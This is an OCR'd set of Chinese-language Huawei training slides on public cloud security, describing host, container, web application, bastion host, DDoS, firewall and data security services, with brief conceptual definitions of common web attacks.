- 云上安全体系的构建不仅依托于云服务提供商的安全能力，同时也需要客户在上云迁移阶段就采取一定的变革。上云安全变革涉及到企业应用整体安全治理体系的变化、企业安全组织架构的适配、企业安全文化和思维方式的塑造、持续的安全运营运维优化等。企业不仅需要上云迁移方法论，还需要一套覆盖安全治理、安全迁移方案实施等全面的方法论及技术体系来支撑，帮助上云之路更加顺畅。
- 华为云的主要责任是研发并运维运营华为云数据中心的物理基础设施，华为云提供的各项基础服务、平台服务和应用服务，也包括各项服务内置的安全功能。同时，华为云还负责构建物理层、基础设施层、平台层、应用层、数据层和IAM层的多维立体安全防护体系，并保障其运维运营安全。
- 租户的主要责任是在租用的华为云基础设施与服务之上定制配置并且运维运营其所需的虚拟网络、平台、应用、数据、管理、安全等各项服务，包括对华为云服务的定制配置和对租户自行部署的平台、应用、用户身份管理等服务的运维运营。同时，租户还负责其在虚拟网络层、平台层、应用层、数据层和IAM层的各项安全防护措施的定制配置，运维运营安全，以及用户身份的有效管理。


目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - 安全管理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

工作负载安全


- 工作负载安全重点关注租户在云端用来承载具体业务的云资源载体（云主机/容器）的正常运行和安全防护。此类安全防护关注的技术细节如下：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

企业主机安全HSS

- HSS（Host Security Service，主机安全服务）是提升主机整体安全性的服务。可以全面识别并管理主机中的信息资产，实时监测主机安全风险并阻止非法入侵行为，帮助租户构建主机安全防护体系，降低云主机面临的主要安全风险。



主要功能

资产管理：同时支持企业主机和企业镜像的管理。可深度扫描出主机中的账号、端口、进程、Web目录、软件信息和自启动任务。

漏洞管理：将检测Linux软件漏洞、Windows系统漏洞和Web-CMS漏洞，帮助用户识别潜在风险。

基线检查：扫描出主机系统和关键软件含有风险的配置信息。支持配置检查和弱口令检查，其中配置检查包涵系统配置和常见Tomcat，Nginx，SSH配置，且支持修复建议。


入侵检测：可识别并阻止入侵主机的行为，实时检测主机内部的风险异变，检测并查杀主机中的恶意程序，识别主机中的网站后门等，支持双因子认证。

安全响应：支持告警通知、周报月报。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 管理控制台是可视化的管理平台，便于用户集中下发配置信息，查看在同一区域内主机的防护状态和检测结果。
- HSS云端防护中心接收控制台下发的配置信息和检测任务，并转发给安装在服务器上的Agent。Agent根据配置的安全策略，阻止攻击者对主机的攻击行为，同时定时执行检测任务，全量扫描主机；实时监测主机的安全状态，并将收集的主机信息（包含不合规配置、不安全配置、入侵痕迹、软件列表、端口列表、进程列表等信息）上报给云端防护中心。
- 云端防护中心将分析后的信息以检测报告的形式呈现在控制台界面。
- 其他功能：
  - 网页防篡改：网页防篡改功能可实时发现并拦截篡改指定目录下文件的行为，并快速获取备份的合法文件恢复被篡改的文件，从而保护网站的网页、电子文档、图片等文件不被黑客篡改和破坏。
  - 高级防御：实现高级防御功能，包括：程序运行认证、文件完整性管理、勒索病毒防护。
  - 多云统一管理：支持跨云平台管理海量（10万级），异构（X86/ARM），多OS（主流Linux/Windows）主机安全状态。

HSS适用场景




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 主机安全为国内外23万企业和个人用户提供全面有效的安全解决方案，包括政府，互联网，教育等各行各业。主机安全为客户提供全面风险预防和实时防护，定时输出安全运营报告，满足客户的等保安全，实现了预防+检测+运营的全方位主机安全防护。

云容器安全CGS

- CGS（Container Guard Service，云容器安全服务）是华为云针对容器安全风险推出的安全防护产品。容器安全服务的核心功能能够满足入侵防范与恶意代码防范等保条款，能够扫描容器镜像中的漏洞，以及提供容器安全策略设置和防逃逸功能。



产品功能

容器镜像安全：容器镜像安全功能可扫描镜像仓库与正在运行的容器镜像，发现镜像中的漏洞、恶意文件等并给出修复建议，帮助用户得到一个安全的镜像（CGS支持对基于Linux操作系统制作的容器镜像进行检测）。

容器安全策略：通过配置安全策略，帮助企业制定容器进程白名单和文件保护列表，确保容器以最小权限运行，从而提高系统和应用的安全性。

容器运行时安全：容器运行时安全功能实时监控节点中容器运行状态，发现挖矿、勒索等恶意程序，发现违反容器安全策略的进程运行和文件修改，以及容器逃逸等行为并给出解决方案。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 容器安全服务是一个用于检测容器镜像生命周期的安全服务，能帮助高效管理容器与镜像的安全状态，降低容器与镜像面临的主要安全风险，可以从构建、分发、运行三阶段来看。

CGS适用场景

容器镜像安全

外界镜像容易存在漏洞，可以使用容器安全服务与对镜像仓库、运行镜像和Docker官方镜像进行漏洞扫描，恶意文件扫描，基线检查等操作，CGS提供漏洞修复建议。

容器运行时安全

通常容器的行为是固定不变的，容器安全服务可帮助企业制定容器行为的白名单，确保容器以最小权限运行，有效阻止容器安全风险事件的发生。

满足等保合规

容器安全服务的核心功能能够满足入侵防范与恶意代码防范等保条款，购买容器安全服务，可以帮助容器化部署的客户通过等保测评。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - 安全管理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

应用安全

- 应用安全重点关注租户的云上业务，通过相关安全服务和产品保障业务正常运行，满足合规需求。



应用安全防护是合规的必选项

- 网络安全法
- 等级保护要求
- PCI-DSS合规认证
- 网监部门例行合规扫描网站
- 行业内部安全合规要求

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Web应用防火墙WAF

- WAF（Web Application Firewall，Web应用防火墙）可为租户云端网站拦截SQL注入、XSS跨站、命令注入、网站挂马、CC攻击、恶意爬虫等Web应用攻击。

网站接入三种模式

云模式
域名接入，支持华为云、非华为云或云下的Web业务。

独享模式
域名或IP接入，支持华为云上的Web业务。

ELB模式
域名或IP接入，支持华为云上的Web业务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- SQL注入攻击指攻击者通过欺骗数据库服务器，来执行未授权的任意查询。SQL注入攻击借助SQL语法，针对应用程序开发者在编程过程中的缺陷或不严谨代码，当攻击者能够操作数据，向应用程序中插入一些SQL语句时，SQL注入攻击就发生了。
- XSS是一种常见的web安全漏洞，它允许攻击者将恶意代码植入到提供给其它用户使用的页面中。不同于大多数攻击（一般只涉及攻击者和受害者），XSS涉及到三方，即攻击者、客户端与Web应用。XSS的攻击目标是为了盗取存储在客户端的cookie或者其他网站用于识别客户端身份的敏感信息。一旦获取到合法用户的信息后，攻击者甚至可以假冒合法用户与网站进行交互。
- 命令注入攻击，是指由于嵌入式应用程序或者web应用程序对用户提交的数据过滤不严格，导致黑客可以通过构造特殊命令字符串的方式，将数据提交至应用程序中，并利用该方式执行外部程序或系统命令实施攻击，非法获取数据或者网络资源等。
- 网页挂马指的是把一个木马程序上传到网站生成网马，用户访问网页时自动下载木马后并执行，从而使用户的电脑遭到攻击和控制。
- CC攻击（Challenge Collapsar Attack）是针对Web服务器或应用程序的攻击，利用获取信息的标准的GET/POST请求，如请求涉及数据库操作的URI（Universal Resource Identifier）或其他消耗系统资源的URI，造成服务器资源耗尽，无法响应正常请求。

WAF适用场景

Web应用的威胁：√	其他类型的威胁：×

常规防护
防护常见的Web安全问题，比如命令注入、敏感文件访问等高危攻击。

电商抢购秒杀防护
当业务举办定时抢购秒杀活动时，业务接口可能在短时间承担大量的恶意请求。WAF可以灵活设置CC攻击防护的限速策略，能够保证业务服务不会因大量的并发访问而崩溃，同时尽可能地给正常用户提供业务服务。

0Day漏洞爆发防范
当第三方Web框架、插件爆出高危漏洞，业务无法快速升级修复，WAF会第一时间升级预置防护规则，保障业务安全稳定。

防数据泄露
恶意访问者通过SQL注入，网页木马等攻击手段，入侵网站数据库，窃取业务数据或其他敏感信息。用户可通过WAF配置防数据泄露规则，精准识别采用语义分析+正则表达式双引擎，对流量进行多维度精确检测，精准识别攻击流量。

防网页篡改
攻击者利用黑客技术，在网站服务器上留下后门或篡改网页内容，造成经济损失或带来负面影响。用户可通过WAF配置网页防篡改规则，检测恶意代码，保护网站访问者安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 备注：0day漏洞，又称“零日漏洞”（zero-day），是已经被发现（有可能未被公开），而官方还没有相关补丁的漏洞。通俗地讲就是，除了漏洞发现者，没有其他的人知道这个漏洞的存在，并且可以有效地加以利用，发起的攻击往往具有很大的突发性与破坏性。

云堡垒机CBH

- CBH（Cloud Bastion Host，云堡垒机）可以实时收集和监控网络环境中每个组成部分的系统状态、安全事件和网络活动，保障网络和数据不受来自外部或内部用户的入侵和破坏，便于集中报警、及时处理及审计定责。

身份认证

采用多因子认证和远程认证技术，加强用户身份认证管理。

账户管理

集中管理系统用户和资源帐号信息，对帐号全生命周期建立可视、可控、可管运维体系。

权限控制

集中管控用户访问系统和资源的权限，对系统和资源的访问权限进行细粒度设置，保障了系统管理安全和资源运维安全。

高效运维

通过多种架构运维、多种运维资源、多种运维工具、多种运维形式的接入，全面提升运维效率。

工单申请

系统运维用户在运维过程中，遇到需运维资源而无权限情况，可提交系统工单申请资源控制权限，寻求管理人员授权审批。

操作审计

基于用户身份系统唯一标识，从用户登录系统开始，全程记录用户在系统的操作行为，监控和审计用户对目标资源的所有操作，实现对安全事件的实时发现与预警。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- CBH还支持协同作业、用户主机批量管理，数据库运维（纳管数据库主机资源）等。

CBH适用场景

严要求的审计合规场景
保险和金融行业，具有大量个人信息数据和金融资金操作行为，以及大量第三方机构代为运作，可能存在巨大违规操作、滥用职权等非法运作风险。
云上部署云堡垒机系统集中管理账户和资源，隔离权限，可以满足监管要求。

高效稳定的运维场景
极速发展的互联网企业，大量经营数据等敏感信息，暴露在公网，且由于服务高度公开，存在高度数据泄露风险。
使用云堡垒机，在远程运维过程中隐藏资产真实地址，解决远程运维资产信息暴露问题，同时使用日志严格监控运维操作。

大量资产和人员管理场景
传统企业上云后，云上运维成为一大难点。部分企业选择把系统运维转交给系统供应商或第三方代维商进行，由于涉及提供商、代维商过多，人员复杂流动性又大，对操作行为缺少监控带来的风险日益凸显。使用云堡垒机管理海量人员及资源，全量用户审计，及时呈现风险，有效追溯问题。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 可以通过IAM账号来进行CBH的访问权限控制，同时管理人员能够在CBH系统中创建系统用户，为用户分配不同系统角色，图示即为CBH中分配的不同账号权限，其中仅admin拥有管理系统角色的权限。
- 严要求的审计合规场景：
  - 通过在云上部署云堡垒机系统，单点登录入口，集中管理账户和资源，部门权限隔离，核心资产多人审核授权，敏感操作二次复核授权，健全的运维审计机制，能够为高风险行业提供严要求审计功能，满足行业监管要求。
- 高效稳定的运维场景：
  - 云堡垒机在远程运维过程中，隐藏资产真实地址，解决远程运维资产信息暴露问题。同时提供全面的运维日志，为审计运维和代运维人员的操作行为，提供有效监控，减少网上安全事故，助力企业长久稳定发展。
- 大量资产和人员管理场景：
  - 云堡垒机针对大量用户和大量资产，可海量容纳庞大人员和资源数据，运维人员单点登录，解决运维人员维护多台资产效率低，易出错的问题。同时通过制定细粒度权限控制，资源操作全程记录，可审计全量用户操作行为，并对事故问题进行有效追溯，确保有效定责。此外，系统桌面实时呈现运维全景，并可接收异常行为告警通知，确保人员无法越权操作。


目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - 安全管理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


网络安全

- 网络是云上资源通信的基础，云上网络层的安全防护可通过以下几个方面落实：
  - 异常流量防护：精确识别各种复杂DDoS攻击，以保护您的业务连续性。
  - 安全控制：CFW对于不同可信度的接入用户进行安全分区，定制精致化的安全策略。
  - 入侵防御：实时对入侵活动和攻击性网络流量进行拦截，全方位防御各种攻击，保护网络安全。
  - 安全云脑：提供云上资产管理、安全态势管理、安全信息和事件管理、安全编排与自动响应等能力，可以鸟瞰整个云上安全，可以让威胁检测和响应更智能、更快速，实现一体化、自动化安全运营管理，满足安全需求。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

云上网络安全防护产品




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 线条代表访问流量。

DDoS攻击高防AAD

- DDoS高防通过高防IP代理源站IP对外提供服务，将网站类业务域名解析指向高防IP，非网站类的业务IP将替换成高防IP，DDoS高防将所有的公网流量都引流至高防IP，进而隐藏源站，避免源站（用户业务）遭受DDoS攻击。



产品特点

满足合规要求：满足等保2.0中关于DDOS防护的部署要求，满足网络安全法条款中关于抗DDOS的法律规定。

海量带宽：5 T以上DDoS高防总体防御能力，单IP最高600 G防御能力，抵御各类网络层、应用层的DDoS攻击。

高可用服务：全自动检测和攻击策略匹配，实时防护；业务流量采用集群分发，性能高，时延低，稳定性好。

弹性防护：通过基础带宽+弹性带宽的购买方式，DDoS防护阈值支持弹性调整，可随时升级更高级别的防护。

专业运营团队：7*24小时运营团队随时应对；专业的运营人员随时解答您的疑问，为您的业务保驾护航。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

DDoS攻击防护服务ADS


- 华为云ADS（Anti-DDoS Service，DDoS防护服务）是华为云针对DDoS攻击提出的安全防护服务，一共有DDoS原生基础防护（Anti-DDoS流量清洗）、DDoS原生高级防护（Cloud Native Anti-DDoS）和DDoS高防（Advanced Anti-DDoS）三个子服务。在不用的场景下，可以选择不同类型的防护产品。

华为云DDoS防护产品	适用场景
DDoS原生基础防护	仅对华为云内的公网IP提供DDoS攻击防护，为普通用户免费提供2Gbps的DDoS攻击防护，最高可达5Gbps。
DDoS原生高级防护	适用于部署在华为云服务上，且华为云服务有公网IP资源的业务，能够满足业务规模大、对网络质量要求高的用户。
DDoS高防	可服务于华为云、非华为云及IDC的互联网主机，可以保护用户重要业务持续可用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

云防火墙

- CFW（Cloud Firewall，云防火墙）是新一代的云原生防火墙，提供云上互联网边界和VPC边界的安全防护。



适用场景

外部入侵防御
通过云防火墙，对已开放公网访问的服务资产进行安全盘点，可一键开启入侵检测与防御。

主动外联管控
云防火墙支持基于域名的访问控制，可对主动外联行为进行精准管控。

VPC间互访控制
云防火墙支持VPC间流量的访问控制，实现内部业务互访活动的可视化与安全防护。

等保合规
云防火墙可满足《等保2.0》中对区域边界防护、网络入侵防范、网络访问控制、安全日志审计等检查要求。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 云防火墙提供实时入侵检测与防御，全局统一访问控制，全流量分析可视化，日志审计与溯源分析等功能，同时支持按需弹性扩容，是网络安全防护的基础服务。


WAF与CFW的区别

类别	云防火墙	Web应用防火墙
防护机制	云原生SaaS服务，可以对公网资产、内部资产自动安全盘点。	网站成功接入WAF后，WAF作为一个反向代理存在于客户端和服务器之间，网站所有访问请求将先流转到WAF，WAF检测过滤恶意攻击流量后，将正常流量返回给源站，从而确保源站安全、稳定、可用。
防护对象	互联网边界和VPC边界。	域名或IP，华为云、非华为云或云下的Web业务。
功能特性	对已开放公网访问的服务资产进行安全盘点，进行实时入侵检测与防御。 基于域名的访问控制，可对主动外联行为进行精准管控。 VPC间流量全局统一访问控制，全流量分析可视化，日志审计与溯源分析。	网站SQL注入、跨站脚本攻击、网页木马上传、命令/代码注入、文件包含、敏感文件访问、第三方应用漏洞攻击、CC攻击、恶意爬虫扫描、跨站请求伪造等攻击防护。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全组&ACL

- 安全组是一个逻辑上的分组，为具有相同安全保护需求并相互信任的云服务器、云容器、云数据库等实例提供访问策略。安全组创建后，租户可以在安全组中定义各种访问规则，当实例加入该安全组后，即受到这些访问规则的保护。
- 网络ACL是一个子网级别的可选安全技术，网络ACL创建后，租户可以根据自身网络需求设置出方向、入方向规则，这些规则会对网络ACL内部的子网出入方向网络流量进行访问控制，当子网关联该网络ACL后，即受到这些访问规则的保护。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 公有云概述
2. 公有云安全威胁
3. **公有云安全防护**
   - 公有云安全架构
   - 工作负载安全
   - 应用安全
   - 网络安全
   - 数据安全
   - 安全管理

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数据安全

- 云计算时代，越来越多的用户选择将数据存储和处理流程迁移到云上，但数据泄露、黑客攻击、恶意软件等数据安全威胁也随之增加，这给云计算平台的数据安全防护带来了挑战，为应对各类数据安全威胁，云端数据安全也由传统的边界防御逐渐转向全生命周期管理。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 2020-2021年间数据泄露的平均总成本的增加了10%。
- 数据泄露成本从386万美元上升到424万美元，成为本报告有史以来最高的年度平均总成本。那些安全状态更成熟的组织，成本明显较低，而那些在人工智能安全与自动化、零信任和云安全等领域落后的组织，则成本较高。

数据安全中心DSC


- DSC（Data Security Center，数据安全中心）是新一代的云化数据安全平台。
- DSC提供全生命周期数据安全能力，包括：敏感数据发现、数据隐私保护和数据风险管理。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 适用场景：
  - 敏感数据自动识别分类：从海量数据中自动发现并分析敏感数据使用情况，基于数据识别引擎，对其储存结构化数据（RDS）和非结构化数据（OBS）进行扫描、分类、分级，解决数据“盲点”，以此做进一步安全防护。
  - 用户异常行为分析：通过深度行为识别引擎，建立用户行为基线，实现基线外异常操作实时告警，行为操作实时查询，行为轨迹可视化，风险事件关联识别，针对风险事件关联用户操作，完善溯源审计链条。及时发现数据使用是否存在安全违规并及时预警，预防数据泄露。
  - 数据脱敏保护：通过多种预置脱敏算法+用户自定义脱敏算法，搭建数据保护引擎，实现非结构化数据脱敏储存，结构化数据静态脱敏，防止敏感数据泄露。
  - 满足信息合规要求：DSC拥有数十种合规模板，包含GDPR，PCI DSS，HIPAA等，多种合规规则一键匹配识别，生成报表供针对性整改，精准区分和保护个人数据，避免产生合规问题。

